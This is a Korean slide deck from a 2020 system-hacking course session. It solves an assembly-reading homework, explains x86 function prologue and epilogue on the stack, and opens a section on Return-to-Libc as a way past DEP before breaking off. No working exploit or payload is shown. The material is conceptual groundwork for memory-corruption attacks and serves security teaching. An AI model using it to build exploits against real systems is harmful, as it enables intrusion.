

2020 시스템 해킹 교육 5회

2020. 07. 21.

INDEX

001/	과제 풀이
002/	함수 프롤로그/에필로그
003/	Return To Libc
004/	GOT Overwrite
005/	과제 설명

과제 풀이

```
1  0x0804842d <+0>:  push  ebp
2  0x0804842e <+1>:  mov   ebp,esp
3  0x08048430 <+3>:  and   esp,0xffffffff
4  0x08048433 <+6>:  sub   esp,0x20
5  0x08048436 <+9>:  mov   DWORD PTR [esp+0x18],0x0
6  0x0804843e <+17>:  mov   DWORD PTR [esp+0x1c],0x0
7  0x08048446 <+25>:  mov   DWORD PTR [esp+0x1c],0x0
8  0x0804844e <+33>:  jmp   0x8048468 <main+59>
9  0x08048450 <+35>:  mov   eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>:  and   eax,0x1
11 0x08048457 <+42>:  test  eax,eax
12 0x08048459 <+44>:  jne   0x8048463 <main+54>
13 0x0804845b <+46>:  mov   eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>:  add   DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>:  add   DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>:  cmp   DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>:  jle   0x8048450 <main+35>
18 0x0804846f <+66>:  mov   eax,DWORD PTR [esp+0x18]
19 0x08048473 <+70>:  mov   DWORD PTR [esp+0x4],eax
20 0x08048477 <+74>:  mov   DWORD PTR [esp],0x8048510 // %d
21 0x0804847e <+81>:  call  0x80482e0 <printf@plt>
22 0x08048483 <+86>:  leave
23 0x08048484 <+87>:  ret
```

변수들을 만든다.

변수들로 어떤 연산을 한다.

연산의 결과를 출력한다. (정수)

과제 풀이

```
4  0x08048433 <+6>:  sub    esp,0x20
5  0x08048436 <+9>:  mov     DWORD PTR [esp+0x18],0x0
6  0x0804843e <+17>:  mov     DWORD PTR [esp+0x1c],0x0
7  0x08048446 <+25>:  mov     DWORD PTR [esp+0x1c],0x0
```

프로로그 이후 변수가 들어갈 공간을 할당(main+6),

그 후, 변수 두개([esp+0x18], [esp+0x1c])를 선언

4Byte로 할당된 것을 보고 두 변수는 int(정수)형 변수일 것이라는 점을 유추 가능

[esp+0x18]에 위치한 변수를 v1, [esp+0x1c]에 위치한 변수를 v2라고 이름 붙임

Hand-ray

과제 풀이

```
8      0x0804844e <+33>: jmp 0x8048468 <main+59>
9      0x08048450 <+35>: mov eax,DWORD PTR [esp+0x1c]
10     0x08048454 <+39>: and eax,0x1
11     0x08048457 <+42>: test eax,eax
12     0x08048459 <+44>: jne 0x8048463 <main+54>
13     0x0804845b <+46>: mov eax,DWORD PTR [esp+0x1c]
14     0x0804845f <+50>: add DWORD PTR [esp+0x18],eax
15     0x08048463 <+54>: add DWORD PTR [esp+0x1c],0x1
16     0x08048468 <+59>: cmp DWORD PTR [esp+0x1c],0x9
17     0x0804846d <+64>: jle 0x8048450 <main+35>
18     0x0804846f <+66>: mov eax,DWORD PTR [esp+0x18]
```


일단 어딘가로 점프 -> 점프한 곳에서 cmp문을 만난다.

jle, 즉, ($v2 \leq 9$)면 앞으로 다시 돌아간다?

Hand-ray

과제 풀이

```
8  0x0804844e <+33>: jmp 0x08048468 <main+59>
9  0x08048450 <+35>: mov eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>: and eax,0x1
11 0x08048457 <+42>: test eax,eax
12 0x08048459 <+44>: jne 0x08048463 <main+54>
13 0x0804845b <+46>: mov eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>: add DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>: add DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>: cmp DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>: jle 0x08048450 <main+35>
18 0x0804846f <+66>: mov eax,DWORD PTR [esp+0x18]
```



추가적으로, 매 루프마다 v2에 1을 더함.

v2는 0, 1, 2, ..., 9

따라서 이는 10번을 반복하는 반복문임

Hand-ray

과제 풀이



```
8  0x0804844e <+33>: jmp 0x08048468 <main+59>
9  0x08048450 <+35>: mov eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>: and eax,0x1
11 0x08048457 <+42>: test eax,eax
12 0x08048459 <+44>: jne 0x08048463 <main+54>
13 0x0804845b <+46>: mov eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>: add DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>: add DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>: cmp DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>: jle 0x08048450 <main+35>
18 0x0804846f <+66>: mov eax,DWORD PTR [esp+0x18]
```


A red line with arrows at both ends highlights a loop in the assembly code. The line starts at the `jmp` instruction on line 8, goes down to the `jle` instruction on line 17, and then loops back up to the `mov` instruction on line 9.

eax(v2)와 0x00000001을 AND 연산을 한다..

-> 무슨 의미인가?

Hand-ray

과제 풀이




AND



Hand-ray

과제 풀이



AND




홀/짝?

$1 \text{ AND } 1 = 1$

$0 \text{ AND } 1 = 0$

Hand-ray

과제 풀이



```
8  0x0804844e <+33>: jmp 0x8048468 <main+59>
9  0x08048450 <+35>: mov eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>: and eax,0x1
11 0x08048457 <+42>: test eax,eax
12 0x08048459 <+44>: jne 0x8048463 <main+54>
13 0x0804845b <+46>: mov eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>: add DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>: add DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>: cmp DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>: jle 0x8048450 <main+35>
18 0x0804846f <+66>: mov eax,DWORD PTR [esp+0x18]
```


eax(v2)와 0x00000001을 AND 연산을 한다..

-> 무슨 의미인가?

-> v2가 홀수인가 짝수인가? -> 짝수면 통과

Hand-ray

과제 풀이



```
8  0x0804844e <+33>:  jmp     0x08048468 <main+59>
9  0x08048450 <+35>:  mov     eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>:  and     eax,0x1
11 0x08048457 <+42>:  test    eax,eax
12 0x08048459 <+44>:  jne     0x08048463 <main+54>
13 0x0804845b <+46>:  mov     eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>:  add     DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>:  add     DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>:  cmp     DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>:  jle     0x08048450 <main+35>
18 0x0804846f <+66>:  mov     eax,DWORD PTR [esp+0x18]
```

A red line with arrows at both ends highlights a loop in the assembly code. The line starts at the `jmp` instruction on line 8, goes down to the `jle` instruction on line 17, and then loops back up to the `mov` instruction on line 9.

통과하면(짝수이면) v1에 더함

홀수이면 안 더함

Hand-ray

과제 풀이



The image shows a snippet of assembly code with a red loop diagram. The diagram starts at line 8, goes down to line 17, and then loops back to line 9. Line 18 is the instruction following the loop.

```
8  0x0804844e <+33>:  jmp  0x8048468 <main+59>
9  0x08048450 <+35>:  mov  eax,DWORD PTR [esp+0x1c]
10 0x08048454 <+39>:  and  eax,0x1
11 0x08048457 <+42>:  test eax,eax
12 0x08048459 <+44>:  jne  0x8048463 <main+54>
13 0x0804845b <+46>:  mov  eax,DWORD PTR [esp+0x1c]
14 0x0804845f <+50>:  add  DWORD PTR [esp+0x18],eax
15 0x08048463 <+54>:  add  DWORD PTR [esp+0x1c],0x1
16 0x08048468 <+59>:  cmp  DWORD PTR [esp+0x1c],0x9
17 0x0804846d <+64>:  jle  0x8048450 <main+35>
18 0x0804846f <+66>:  mov  eax,DWORD PTR [esp+0x18]
```

루프가 끝나고 v1을 eax로

Hand-ray

과제 풀이

```
19 0x08048473 <+70>: mov     DWORD PTR [esp+0x4],eax
20 0x08048477 <+74>: mov     DWORD PTR [esp],0x8048510 // %d
21 0x0804847e <+81>: call    0x80482e0 <printf@plt>
```

v1 값을 출력하고 종료

출력 결과는..?

$$2 + 4 + 6 + 8 = 20$$

함수 프롤로그/에필로그

프롤로그

```
gdb-peda$ pd func
Dump of assembler code for function func:
0x0000051d <+0>:  push    ebp
0x0000051e <+1>:  mov     ebp,esp
0x00000520 <+3>:  push    ebx
0x00000521 <+4>:  sub     esp,0x4
0x00000524 <+7>:  call    0x589 <__x86.get_pc_thunk.ax>
0x00000529 <+12>: add     eax,0x1aaf
0x0000052e <+17>: sub     esp,0xc
0x00000531 <+20>: lea     edx,[eax-0x19c8]
0x00000537 <+26>: push    edx
0x00000538 <+27>: mov     ebx,eax
0x0000053a <+29>: call    0x3b0 <printf@plt>
0x0000053f <+34>: add     esp,0x10
0x00000542 <+37>: nop
0x00000543 <+38>: mov     ebx,DWORD PTR [ebp-0x4]
0x00000546 <+41>: leave
0x00000547 <+42>: ret
End of assembler dump.
gdb-peda$
```


함수 프롤로그

함수 에필로그

함수 프롤로그/에필로그

프롤로그

1. 우선 함수를 호출하면(그림은 main에서 호출했다고 가정) 복귀 주소(자신을 호출하는 명령이 있는 메모리) 즉, RET를 스택에 저장한다.




함수 프롤로그/에필로그

프롤로그

2. 그 후 이전 함수의 스택의 시작점(ebp)을 스택에 저장한다. 통상적으로 SFP(Saved Frame Pointer)라고 많이 불린다. 이는 함수가 끝나고 다시 돌아갈 때 스택을 온전히 복구하기 위함이다.

```
.  
0x0000051d <+0>: push    ebp  
0x0000051e <+1>: mov     ebp, esp
```




함수 프롤로그/에필로그

프롤로그

3. ebp를 esp가 있는 위치로 이동시킨다.
mov A, B => B의 값을 A에 복사한다는 어셈블리 명령

```
0x0000051d <+0>:  push    ebp
0x0000051e <+1>:  mov     ebp, esp
```




함수 프롤로그/에필로그

프롤로그

4. 지역변수 할당 등 스택의 기능 수행


스택의 기능 : 지역변수, 복귀 주소, 함수 인자 저장



함수 프롤로그/에필로그

에필로그


1. esp를 ebp 위치로 보낸다. (지역변수 삭제)



함수 프로로그/에필로그

에필로그

2. `pop ebp` => 스택의 꼭대기 값을 `ebp`에 집어넣는다. => 이전 함수의 `ebp`



함수 프롤로그/에필로그

에필로그


2. pop eip => 프로그램의 흐름을 RET로 넘긴다. (eip는 다음 실행할 명령어를 담는 레지스터)



Return To Libc

원리/기본개념

Return To Library




돌아간다.

라이브러리 함수로
(DEP 우회)

Return To Libc

원리/기본개념


DEP(Data Execution Prevention)?



Return To Libc

원리/기본개념

DEP(Data Execution Prevention)?

